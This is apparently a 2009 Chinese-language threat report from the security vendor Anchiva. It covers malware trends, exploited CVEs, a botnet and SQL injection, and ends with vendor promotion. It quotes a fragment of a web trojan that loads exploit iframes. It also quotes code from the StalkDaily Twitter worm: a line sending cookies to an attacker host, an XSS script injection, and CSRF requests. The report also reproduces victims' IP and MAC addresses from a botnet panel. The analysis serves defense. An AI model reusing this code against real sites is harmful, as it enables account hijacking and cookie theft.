

# 安启华威胁报告（2009 年第二季度）

作者：安启华安全实验室

## 目录

第二季度 Malware 概况 .....	3
传播 Malware 的常用漏洞 .....	4
僵尸网络 .....	5
SQL 注入攻击 .....	6
免费域名的安全问题.....	7
蠕虫爬上微博客.....	8
关于安启华(Anchiva).....	9
关于安启华安全实验室 (Anchiva RapidRx Labs) .....	10


## 图表目录

2009 年第二季度 Malware 类别比例图 .....	3
一个典型的网页木马.....	5
一个僵尸网络的形成.....	6
某单位网站受到的 SQL 注入攻击统计 .....	6
针对该单位网站的一次典型 SQL 注入攻击.....	7
百度搜索 3322.org 时的关联词.....	8
部分 3322.org 下的二级域名恶意网站 .....	8
Twitter 蠕虫代码分析.....	9

## 第二季度 Malware 概况

本季度安启华安全实验室共截获各类 Malware 约 140 万，其中木马占了一半以上，其余比重较大的依次为间谍软件，蠕虫，后门程序，风险软件和广告软件，传统病毒和其它类别所占比重较小。

2009 年第二季度 Malware 类别比例图



当前的 Malware 基本都是以赚取经济利益为目的，窃取用户信息和发布广告成为其最主要的赚钱方式。其它行为基本都是为这两种行为服务的。下面是当前 Malware 的主要行为：

- 窃取用户虚拟财富：网络游戏、聊天工具的帐号密码等
- 窃取用户真实财富：网上银行，网上支付系统帐号密码等
- 收集用户其它信息：如邮箱，兴趣爱好等，可用于发广告
- 下载更新 Malware：为避免被查杀而自动更新或为安装更多的 Malware
- 恶意推广网站：向用户发送网站广告，或自动打开相关网站
- 浏览器劫持：强制用户在使用浏览器时访问某些网站
- 接受远程控制：可通过特定端口或查询服务器上的指令来执行相关命令，如果下载新 Malware，发动网络攻击等。
- 感染 U 盘：通过 U 盘传播可以突破网络的限制

导致当前 Malware 数量巨大的一个主要原因是：Malware 的生产已经自动化，使用特定的制作工具可以为一个原始 Malware 创建上千个不同的多态版本，这给防毒产品的检测带来困难，使得防毒产品不得不通过特殊的方法来检测它们。在我们的检测中，Trojan/Xpack，Worm/Waledac 和 Virus/Win32.Virut 病毒家族就是这其中的典型代表。

## 传播 Malware 的常用漏洞

要把网站上的 Malware 安装到用户系统中，除使用社会工程学的手段外，更主要的是通过网站上的 JavaScript/VBScript 程序自动将相关 Malware 下载到用户系统中。为了达到这个目的，这些脚本程序通常会利用相关的溢出漏洞来绕过浏览器的安全设置，自动执行这种不安全的操作。

下面是近期仍然被 Malware 发布者广泛使用的漏洞：

1. Windows 系统相关的漏洞，常见于网页木马
  - MS06014 (CVE-2006-0003)
  - Microsoft Access Snapshot Viewer ActiveX 漏洞:MS08041 (CVE-2008-2463)
  - MS09002 (CVE-2009-0075)
2. 常用的第三方软件漏洞，常见于网页木马
  - Real Player 播放器漏洞 (CVE-2007-5601)
  - Adobe Flash 浏览插件 (CVE-2009-0520)
  - PDF ActiveX (CVE-2009-0658)
3. 中国地区某些第三方软件漏洞，常见于中国的网页木马
  - 联众游戏大厅漏洞 (CVE-2007-5722)
  - 暴风影音播放器漏洞 (CVE-2007-4816)
  - 超星浏览器漏洞 (CVE-2007-5892)
4. 微软 Office 软件漏洞，常通过邮件附件传播，多见于台湾地区
  - Excel 漏洞 (CVE-2009-0238)
  - PowerPoint 漏洞 (CVE-2009-0556)

下面是一个典型的网页木马的部分内容，包含的有害链接涉及到 8 个常用漏洞。

## 一个典型的网页木马

```
tr.userAgent.toLowerCase().indexOf("\x6D\x73\x69\x65\x20\x37")==-1)
ite("<iframe width=100 height=0 src=kk.htm></iframe>"); //MS06014
ite("<iframe width=100 height=0 src=flash.htm></iframe>");//Adobe Flash Player Vulnerability
ite("<iframe width=100 height=0 src=xx.htm></iframe>"); //超星浏览器漏洞(CVE-2007-5892)
ww.Snapshot Vie+wer Control.1";

ActiveXObject(kerr);}

//Microsoft Access Snapshot Viewer ActiveX Vulnerability
ic!="[object Error]" ){document.write("<iframe width=100 height=0 src=office.htm></iframe>");}}
tr.userAgent.toLowerCase().indexOf("\x6D\x73\x69\x65\x20\x37")>0)
ite("<iframe src=02.htm width=100 height=0></iframe>"); //MS09002

="reee.js"></script> //Real Player Vulnerability
="rkkk.js"></script> //暴风影音播放器漏洞(CVE-2007-4816), 联众游戏大厅漏洞(CVE-2007-5722)
```

## 僵尸网络

我们知道，僵尸网络是指那些被安装了带有后门功能的 Malware 机器，这些机器在某些情况下会被黑客控制。控制者可以利用这些机器收集用户信息、发送垃圾邮件、增加网站点击率、攻击服务器等，并以此获得经济利益。那么僵尸网络离我们有多远呢？尽管我们的电脑似乎仍然在我们自己的掌控之下，但我们可能不知道是否有他人也在悄然控制着我们的电脑。

一个用户在浏览着某著名大型网站的论坛，突然发现一个诱人的内容链接，跟进去后发现需要下载文件，下载之后得到一个自解压包，双击打开后，终于看到了里面的内容，却又发现并没有什么特别之处，然后随手删除它。可之后该用户却发现系统经常会自动打开一些网站，原来用户刚才已经不知不觉的被诱骗安装了木马。这是社会工程学在 Malware 传播中的一个范例，这个用户决不是仅有的一个上当者，通过对该木马的分析研究，我们发现了它会向远程服务器提交用户机器的信息，我们有幸发现了在该服务器上的安装统计平台，更幸运地是我们成功登录上了该统计平台。该统计平台显示，已经有 23208 台电脑安装了该木马，每天都有 1500 多人上当。仅仅 10 多天，一个包含 23000 多台电脑的僵尸网络就形成了。

### 一个僵尸网络的形成

后台统计管理 - Windows Internet Explorer

http://www.anchiva.com/tj/

收藏夹 后台统计管理

用户: admin    安装总数: 23208    今日安装: 1554    昨日安装: 1585    登录数次: 49


序号	MAC	IP	浏览器	OS	日期
1	00:50:8D:B0:A6:9D	61.174.210.218	IE 6.x	Windows XP	2009-6-29 8:47:41
2	00:10:5C:B4:F0:46	221.204.246.23	IE 6.x	Windows XP	2009-6-29 8:48:18
3	00:16:EC:A4:BA:F2	222.169.167.125	IE 6.x	Windows XP	2009-6-29 8:48:41
4	00:16:D3:24:93:7F	222.134.207.69	未知浏览器	Windows XP	2009-6-29 8:49:13
5	00:E0:4C:4F:66:37	221.0.96.26	未知浏览器	Windows XP	2009-6-29 8:49:14
6	00:1E:C9:3D:60:1A	116.113.179.142	IE 6.x	Windows XP	2009-6-29 8:49:36
7	00:16:36:00:2B:9D	121.24.71.132	IE 6.x	Windows XP	2009-6-29 8:49:55
8	00:E0:4C:F0:54:18	60.191.241.30	IE 6.x	Windows XP	2009-6-29 8:50:37
9	00:19:E0:16:D6:5B	117.45.146.19	IE 6.x	Windows XP	2009-6-29 8:50:46
10	00:21:85:87:8C:65	222.188.10.46	IE 6.x	Windows XP	2009-6-29 8:51:40
11	00:19:21:29:9B:52	218.77.11.186	IE 6.x	Windows XP	2009-6-29 8:51:49
12	00:0A:E4:52:B9:FF	61.235.227.130	未知浏览器	Windows XP	2009-6-29 8:51:56

完成 Internet 100%

### SQL 注入攻击

由于当前的网站主要是采用 Web 程序+数据库的架构，那些未遵守安全编程规范的网站普遍存在着 SQL 注入漏洞，SQL 注入攻击成了当前 Web 服务器面临的主要威胁。下面是对某单位网站自 6 月 21 日起的 10 天之内所受的 SQL 攻击次数统计。从图中可以看出，该网站平均每天受攻击次数在 500 次以上。

某单位网站受到的 SQL 注入攻击统计



下面是安启华 Web 安全网关 6 月 28 日拦截到的针对该单位网站的一次典型的 SQL 注入攻击。



## 百度搜索 3322.org 时的关联词

[新闻](#) [网页](#) [贴吧](#) [知道](#) [MP3](#) [图片](#) [视频](#)

3322.org
3322.org 木马
3322.org 病毒
3322.org 开放那些端口
<a href="#">关闭</a>

## 部分 3322.org 下的二级域名恶意网站

qisi110.3322.org	77yy.3322.org	mobe2.3322.org	wohenkelian.3322.org
cansini2.3322.org	vv6vv.3322.org	vcb6hfdf.3322.org	1wx3ff.3322.org
niubi360.3322.org	360biefengla.3322.org	a721738752.3322.org	bfox.3322.org
aheia.3322.org	zcac123.3322.org	aspi554.3322.org	fsgnfjh123.3322.org
666dnf.3322.org	dhgfnj221.3322.org	li11.3322.org	lj8jl.3322.org
vbbfbf145.3322.org	0o0o0.3322.org	ertert245.3322.org	aacbb.3322.org
hackwcq1.3322.org	360gansini.3322.org	4meilitianshi.3322.org	9z9z.3322.org
no0002.3322.org	cvmbnm2.3322.org	sfgfdhg33.3322.org	360bielanjiewo.3322.org
wwwww.3322.org	wweee22.3322.org	777der.3322.org	mj2ug.3322.org
bbbbp.3322.org	er45g.3322.org	kytyjh.3322.org	15hamei.3322.org

## 蠕虫爬上微博客

对于 Web2.0 技术的成功应用者，微博客服务商 Twitter 来说，今年四月是个不寻常的月份。4 月 11 日，一位特殊的客人光顾了它：一只蠕虫爬上了 Twitter，它躲在 Twitter 用户的附属信息里。一旦有人查看了该用户的信息，这只蠕虫就会感染访问者的用户信息，访问者就会成为该蠕虫的新的传播者。就这样，它迅速感染了上千个 Twitter 用户。所有被感染用户的状态信息都被更改为有关 StalkDaily 网站的广告。

这只蠕虫的主人是个年仅 17 岁的男孩 Mikey Mooney。他发现了 Twitter 的用户配置存在 XSS (Cross Site Scripting) 漏洞，便利用 XSS 漏洞释放了这

个蠕虫。该蠕虫先是窃取了用户的 Cookie 信息，然后又利用 CSRF（Cross Site Request Forgeries）技术修改了用户的状态信息和 URL。

### Twitter 蠕虫代码分析

窃取用户Cookie信息

```
document.write("<img src='http://mikeylolz.uuuq.com/x.php?c=" + cookie + "&username=" + username + "'>");
```

XSS攻击代码, 包含蠕虫URL

```
var xss = encodeURIComponent("http://www.stalkdaily.com"><script src="http://mikeylolz.uuuq.com/x.js"></script><a ');
```

利用CSRF技术, 更改用户状态

```
ajaxConnl.connect("/status/update", "POST", "authenticity_token="+authtoken+"&status="+updateEncode+"&tab=home&update=update");
```

利用CSRF技术, 修改用户URL, 插入XSS攻击代码

```
ajaxConnl.connect("/account/settings", "POST", "authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

尽管 Twitter 随后清除了该蠕虫，并修复了该蠕虫所利用的 XSS 漏洞，但几天之内，蠕虫作者又在 Twitter 的其它地方发现了 XSS 漏洞，并发布了新的蠕虫。这使得 Twitter 不得不忙于清除新蠕虫，修复新的 XSS 漏洞。发生在 Twitter 上的这一连串安全事件，让我们意识到了 Web2.0 在安全上的脆弱性。

## 关于安启华(Anchiva)

安启华成立于 2006 年，公司汇集了来自国内外防病毒领域以及网络安全设备领域的优秀人才，创办人和高管曾经在 Netscreen、Trend Micro、Fortinet、Cisco 等国际企业中担任过重要职务。到目前为止，公司在北京、杭州设立了两个研发中心，拥有几十位优秀的研发人员。并在北京，上海，广州，香港，台湾，San Jose 设有办事处，产品及服务遍及亚洲以及北美洲。

Anchiva 是 Web 安全网关的领先者，着眼于加强企业上网行为的安全与管理，为企业提供整合了反恶意软件、URL 过滤、Internet 应用控制、带宽管理、Web 应用服务器内容保护五大功能于一身的 Anchiva 系列 Web 安全网关（Anchiva SWG），帮助企业防御 Internet 带来的网络信息威胁；防止商业机密外泄与违法犯罪；管理员工上网行为，提高办公效率，防止沉迷滥用；同时有效分配带宽，节约资源。

Anchiva SWG 采用专门为内容安全而设计的操作系统 AnchivaOS，在自主研发的高性能 ASIC 安全芯片的驱动下，打破了传统信息安全性能瓶颈，为企业提供实时、全方位的安全防护。Anchiva SWG 通过 ICSA 病毒检测认证，能 100%覆盖病毒研究权威组织 Wildlist 监控的流行病毒；同时也通过 ICSA 性能测试，证明其全球领先的高性能特性。Anchiva 非常关注技术创新，每个主流的技术都在中国拥有知识产权。

Anchiva SWG 产品线分为五个型号，覆盖用户由 200 人到 10000 人，单个用户的带

宽从 10M 到 2.6G，单台最高端设备在所有功能同时开启时支持的吞吐量超过 1G。Anchiva 的客户涉及金融、政府、运营商、能源、医疗、制造、科技、零售和教育等多个行业，在国内拥有数百位的重要客户。

通过持续不断的技术创新，Anchiva 致力于为企业用户提供更清洁的 Internet 信息。

## 关于安启华安全实验室（Anchiva RapidRx Labs）

安启华安全实验室成立于2005年，由经验丰富的Malware分析专家和安全研究员组成，为世界权威病毒研究组织Wildlist的成员。该实验室是安启华全球反病毒研究和产品支持中心，也是安启华安全服务基础设施的中枢系统，在亚太、北美和欧洲等地设有专门的病毒研究中心和样本采集网络，为全球客户提供持续的全天候病毒防范服务。更多安全资讯请访问<http://www.anchiva.com/virus/>。